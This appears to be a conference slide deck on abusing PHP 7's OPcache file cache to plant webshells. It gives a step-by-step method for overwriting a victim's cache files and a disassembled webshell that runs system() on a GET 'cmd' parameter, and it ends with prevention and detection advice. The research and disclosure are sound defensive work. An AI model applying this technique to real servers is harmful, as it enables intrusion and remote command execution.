Abusing PHP 7's OPcache to Spawn Webshells

By Ian Bouchard

Who am I?

- Passionate about security

- Freshman at Laval University
- Freelance Pentester for Sekcore

- R&D Intern at GoSecure

What is OPcache?


What is OPcache?

What is OPcache?


Problem : PHP compiles PHP scripts and interprets the resulting bytecode upon each request. The compilation process is redundant.

Solution : Skip the compilation step and only interpret the bytecode.

What is OPcache?



What is OPcache?



What is OPcache? - File Caching

Configuration in php.ini : opcache.file_cache=/tmp/opcache

Source files :

/var
  /www
    /html
      /index.php
      /info.php
      /about.php

Corresponding cache files :

/tmp
  /opcache
    /98393d7cfbef4f04432f43ffbba20e16
      /var
        /www
          /html
            /index.php.bin
            /info.php.bin
            /about.php.bin

Abusing it to spawn webshells


Abusing it to spawn webshells

1. `php.bin` files are basically copies of the original source code.

2. Cache files/folders are writable to the user running the web service.

Overwriting cache files?


What is OPcache?



Abusing it to spawn webshells - php.bin file structure

Abusing it to spawn webshells - System ID

```
/tmp
  /opcache
    /98393d7cfbef4f04432f43ffbba20e16
      /var
        /www
          /html
            /index.php.bin
            /info.php.bin
            /about.php.bin
```





```
System ID = md5(PHP_version + Zend_extension_id + datatype_sizes)
```

Abusing it to spawn webshells - How-to

1. Figure out if the victim is using a 32bit or 64bit operating system
2. Find the victim's `system ID`
3. Generate a cache file on a local installation
4. Replace the `system ID` in that cache file with the `system ID` of the victim
5. Overwrite the victim's cache file with yours.
6. Get a shell.

Demo!


This is the system ID generated by our local PHP server. We need to modify it to match the one of our victim.

What else can we do with OPcache?

What else can we do with OPcache files?

- With write access
  - Spawn webshells
  - Deface websites
  - Hide malware

- With read access
  - Leak source code files

Disassembling OPcache files

test.php

```
<?php
  $password = 'You_w1ll_n3v3r_f1nd_th15_l0ng_p4ssw0rd';
?>
```

test.php.bin disassembly

```
$ python opcache_disassembler.py -c test.php.bin


#0 ASSIGN(!1, 'You_w1ll_n3v3r_f1nd_th15_l0ng_p4ssw0rd');
#1 RETURN(1, None);
```

Prevention & Incident Response


Prevention

- Use extension whitelists on upload functionalities
- Use `open_basedir`
- DO NOT `chmod 777` the opcache folder

- ... or just disable OPcache file caching

Incident Response - Malware Hunter

- Analysing cache files for tampering



Source Code

```
t  1 #0 DO_FCALL_BY_NAME(None, 'define');
   2 #1 SEND_VAL('WP_USE_THEMES', None);
   3 #2 SEND_VAL(None, None);
   4 #3 DO_FCALL(None, None);
   5 #4 DO_FCALL_BY_NAME(None, 'dirname');
   6 #5 SEND_VAL('/home/vagrant/wordpress/index.php', None);
   7 #6 $0 = DO_FCALL(None, None);
   8 #7 ~0 = CONCAT($0, '/wp-blog-header.php');
   9 #8 INCLUDE_OR_EVAL(~0, None);
  10 #9 RETURN(1, None);
  11
```

Cache

```
t 1 #0 DO_FCALL_BY_NAME(None, 'system');
  2 #1 $0 = FETCH_R('_GET', None);
  3 #2 $0 = FETCH_DIM_R($0, 'cmd');
  4 #3 (117)?($0, None);
  5 #4 DO_FCALL(None, None);
  6 #5 RETURN(1, None);
  7
```

Legends

Colors	Links
Added	(f)irst change
Changed	(n)ext change
Deleted	(t)op

Tools and publications

(Demo, disassembler and malware hunter)

https://github.com/GoSecure/php7-opcache-override

https://gosecure.net/2016/04/27/binary-webshell-through-opcache-in-php-7/

https://gosecure.net/2016/05/26/detecting-hidden-backdoors-in-php-opcache/

Contact

Github: http://github.com/Corb3nik
Twitter: http://twitter.com/Corb3nik
Linkedin:
https://www.linkedin.com/in/corb3nik

Thank you!

(and questions...)